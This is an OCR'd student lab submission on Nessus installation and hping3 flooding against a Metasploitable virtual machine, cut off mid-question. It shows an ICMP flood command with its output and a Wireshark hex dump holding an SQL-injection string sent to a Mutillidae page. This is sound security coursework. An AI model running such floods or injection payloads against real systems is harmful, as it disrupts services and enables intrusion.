SCHOOL OF INFORMATION TECHNOLOGY AND

ENGINEERING

DIGITAL ASSIGNMENT 3

WINTER SEMESTER 2022-23

Course : Information Security Management Lab

Marks :15

Course Code : CSE3502

Slot : L25+26

Chavan Mukul Manish

20BIT0238

1. Install Nessus Essentials in Kali linux with your username as registration number.

(6 marks)


Give the following snapshots:


- location where Nessus is downloaded and installation commands in the terminal to start Nessus
- Login details showing the username (your registration number) and after login showing the dashboard with your username on the top right corner.

Note: google drive link to be given as installation and compilation of plugins

may take more time and the snapshots of Nessus login alone can be updated

later.








https://drive.google.com/drive/folders/1qmchP2g0zudr2RD3So7xyiy5tkaoukH8?usp=share_link


2. Perform any three types of flooding using hping3 tool targeting your metasploitable ip and show the necessary snapshots in Kali terminal and also in Wireshark (6 marks). There should be some packet loss in the ping statistics.


WireShark before




Player
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo hping3 --icmp --flood 192.168.42.129
[sudo] password for kali:
HPING 192.168.42.129 (eth0 192.168.42.129): icmp mode set, 28 headers + 0 dat
a bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.42.129 hping statistic ---
786406 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(kali㉿kali)-[~]
$ 20BIT0238



Player
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
20bit0238
No. Time Source Destination Protocol Length Info
1402… 844.927018886 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=60440/6380, ttl=64 (reque
1402… 844.927018936 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=60696/6381, ttl=64 (reque
1402… 844.927018985 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=60952/6382, ttl=64 (reque
1402… 844.927019032 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=61208/6383, ttl=64 (reque
1402… 844.927019081 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=61464/6384, ttl=64 (reque
1402… 844.927024817 192.168.42.130 192.168.42.129 ICMP 42 Echo (ping) request id=0x214e, seq=63512/6392, ttl=64 (reply
1402… 844.927027681 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=61720/6385, ttl=64 (reque
1402… 844.927027746 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=61976/6386, ttl=64 (reque
1402… 844.927027796 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=62232/6387, ttl=64 (reque
1402… 844.927027846 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=62488/6388, ttl=64 (reque
1402… 844.927054030 192.168.42.130 192.168.42.129 ICMP 42 Echo (ping) request id=0x214e, seq=63768/6393, ttl=64 (reply
1402… 844.927064850 192.168.42.130 192.168.42.129 ICMP 42 Echo (ping) request id=0x214e, seq=64024/6394, ttl=64 (reply
1402… 844.927116991 192.168.42.129 192.168.42.130 ICMP 60 Echo (ping) reply id=0x214e, seq=62744/6389, ttl=64 (reque
Frame 1: 478 bytes on wire (3824 bits), 478 bytes captured (3824 bi
Ethernet II, Src: VMware_05:41:50 (00:0c:29:05:41:50), Dst: VMware_a
Internet Protocol Version 4, Src: 192.168.42.130, Dst: 192.168.42.12
Transmission Control Protocol, Src Port: 37588, Dst Port: 80, Seq:
Hypertext Transfer Protocol
0000 00 0c 29 a8 1b 56 00 0c 29 05 41 50 08 00 45 00
0010 01 d0 c9 aa 40 00 40 06 99 29 c0 a8 2a 82 c0 a8
0020 2a 81 92 d4 00 50 1a ad 05 ca 09 de 1c 50 80 18
0030 01 f6 d8 16 00 00 01 01 08 0a d5 0d d3 a1 00 02
0040 71 3d 47 45 54 20 2f 6d 75 74 69 6c 6c 69 64 61
0050 65 2f 69 6e 64 65 78 2e 70 68 70 3f 70 61 67 65
0060 3d 75 73 65 72 2d 69 6e 66 6f 2e 70 68 70 26 75
0070 73 65 72 6e 61 6d 65 3d 61 64 6d 69 6e 26 70 61
0080 73 73 77 6f 72 64 3d 61 73 64 66 26 75 73 65 72
0090 2d 69 6e 66 6f 2d 70 68 70 2d 73 75 62 6d 69 74
00a0 2d 62 75 74 74 6f 6e 3d 56 69 65 77 25 32 30 41
00b0 63 63 6f 75 6e 74 25 32 30 44 65 74 61 69 6c 73
00c0 25 32 37 25 32 30 49 4e 25 32 30 42 4f 4f 4c 45
00d0 41 4e 25 32 30 4d 4f 44 45 25 32 39 25 32 30 4f
00e0 52 25 32 30 4e 4f 54 25 32 30 39 30 33 36 25 33
20bit0238 is neither a field nor a protocol name.
Packets: 1430595 · Displayed: 1430595 (100.0%)
Profile: Default








3. Implement a 